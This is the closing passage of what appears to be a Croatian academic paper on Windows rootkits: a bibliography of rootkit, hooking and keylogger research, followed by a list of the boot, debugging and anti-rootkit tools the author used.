URL: http://blogs.msdn.com/uac/

[10] Primjer uređivanja sustavskog registra pomoću posebnog "boot" CD-a

URL: http://www.youtube.com/watch?v=Um_eugn4u0w

[11] N. Ivković, *Rootkit – alat za prikrivanje napadača u računalnom sustavu*, Seminar, 2007.

URL: http://os2.zemris.fer.hr/ostalo/2007_ivkovic/Rootkiti.html

[12] J. Heasman, *Implementing and Detecting a PCI Rootkit*, White Paper, 2006.

URL: http://www.ngssoftware.com/research/papers/Implementing_And_Detecting_A_PCI_Rootkit.pdf

[13] J. Heasman, *Implementing and Detecting an ACPI Rootkit*, Black Hat Federal, 2006.

URL: http://www.blackhat.com/presentations/bh-europe-06/bh-eu-06-Heasman.pdf

[14] University of Michigan, Microsoft Inc, *Subvirt: Implementing malware with virtual machines*, 2006.

URL: http://www.eecs.umich.edu/~pmchen/papers/king06.pdf

[15] J. Rutkowska, *Introducing Blue Pill*, lipanj 2006.

URL: http://theinvisiblethings.blogspot.com/2006/06/introducing-blue-pill.html

[16] D. A. D. Zovi, *Hardware Virtualization Rootkits*, Black Hat USA 2006.

URL: http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Zovi.pdf

[17] K. Marsh, Microsoft Inc, *Win32 Hooks*, MSDN, srpanj 1993.

URL: http://msdn2.microsoft.com/en-us/library/ms997537.aspx

[18] D. Alon, *Keyboard Spy: implementation and counter measures*, svibanj 2005.

URL: http://69.10.233.10/KB/system/KeyLogger.aspx

[19] D. Matoušek, *Firewall Leak – testing*

URL: http://www.matousec.com/info/articles/introduction-firewall-leak-testing.php

[20] M. Russinovich, D. Solomon, *Microsoft Windows Internals, Fourth Edition*, Microsoft Press, Washington, 2004.

[21] S. B. Schreiber, *Interfacing the Native API in Windows 2000*, InformIT, srpanj 2001.

URL: http://www.informit.com/articles/article.aspx?p=22442&seqNum=5

[22] M. Pietrek, *An In-Depth Look into the Win32 Portable Executable File Format*, MSDN Magazine, veljača 2002.

URL: http://msdn.microsoft.com/en-us/magazine/bb985992.aspx (part 1)

URL: http://msdn.microsoft.com/en-us/magazine/cc301808.aspx (part 2)

[23] G. Hunt, D. Brubacher, Microsoft Research, *Detours: Binary Interception of Win32 Functions*, White Paper, 1999.

URL: http://research.microsoft.com/~galenh/Publications/HuntUsenixNt99.pdf

[24] G. Hoglund, J. Butler, *Rootkits: Subverting the Windows Kernel*, Addison Wesley Professional, 2005.

[25] Rootkit.com

URL: http://www.rootkit.com/index.php

10. Korišteni alati

[1a] M. N. Kupchik, *Emergency Boot CD*
URL: http://www.prime-expert.com/ebcd/

[2a] P. Nordahl, *Offline NT Password & Registry Editor*
URL: http://home.eunet.no/pnordahl/ntpasswd/

[3a] D. Nuhagić, *nLite*
URL: http://www.nliteos.com/

[4a] *Winspector software*
URL: http://www.windows-spy.com/

[5a] SysInternals (Mark Russinovich), *Process Explorer*
URL: http://technet.microsoft.com/en-us/sysinternals/bb896653.aspx

[6a] S. P. Miller, *Dependency Walker*
URL: http://www.dependencywalker.com/

[7a] Immunity Inc, *Immunity Debugger*
URL: http://www.immunitysec.com/products-immdbg.shtml

[8a] Neuber Software, *Security Task Manager*
URL: http://www.neuber.com/taskmanager/index.html

[9a] N. Bozinis, *xplorer²*
URL: http://www.zabkat.com/

[10a] C. Ghisler, *Total Commander*
URL: http://www.ghisler.com/

[11a] Safe-Protect, *AKR 2.007*
URL: http://www.safe-protect.com/index.php/lang-en/produits-mainmenu-32/-akr-2007-mainmenu-51/26-akr-2007

[12a] AVG Technologies, *AVG Antivirus*
URL: http://free.avg.com/

[13a] F-Secure, *F-Secure Blacklight*
URL: http://www.f-secure.com/blacklight/

[14a] GMER, *GMER catchme*
URL: http://www.gmer.net/catchme.php

[15a] GMER, *GMER*
URL: http://www.gmer.net/index.php

[16a] Kaspersky Lab, *Kaspersky Antivirus*
URL: http://www.kaspersky.com/

[17a] NIAPGroup, *NIAP Antirootkit*
URL: http://niapsoft.com/

[18a] Usec, *USEC Radix*
URL: http://www.usec.at/rootkit.html

[19a] Sysinternals, *RootkitRevealer*
URL: http://technet.microsoft.com/en-us/sysinternals/bb897445.aspx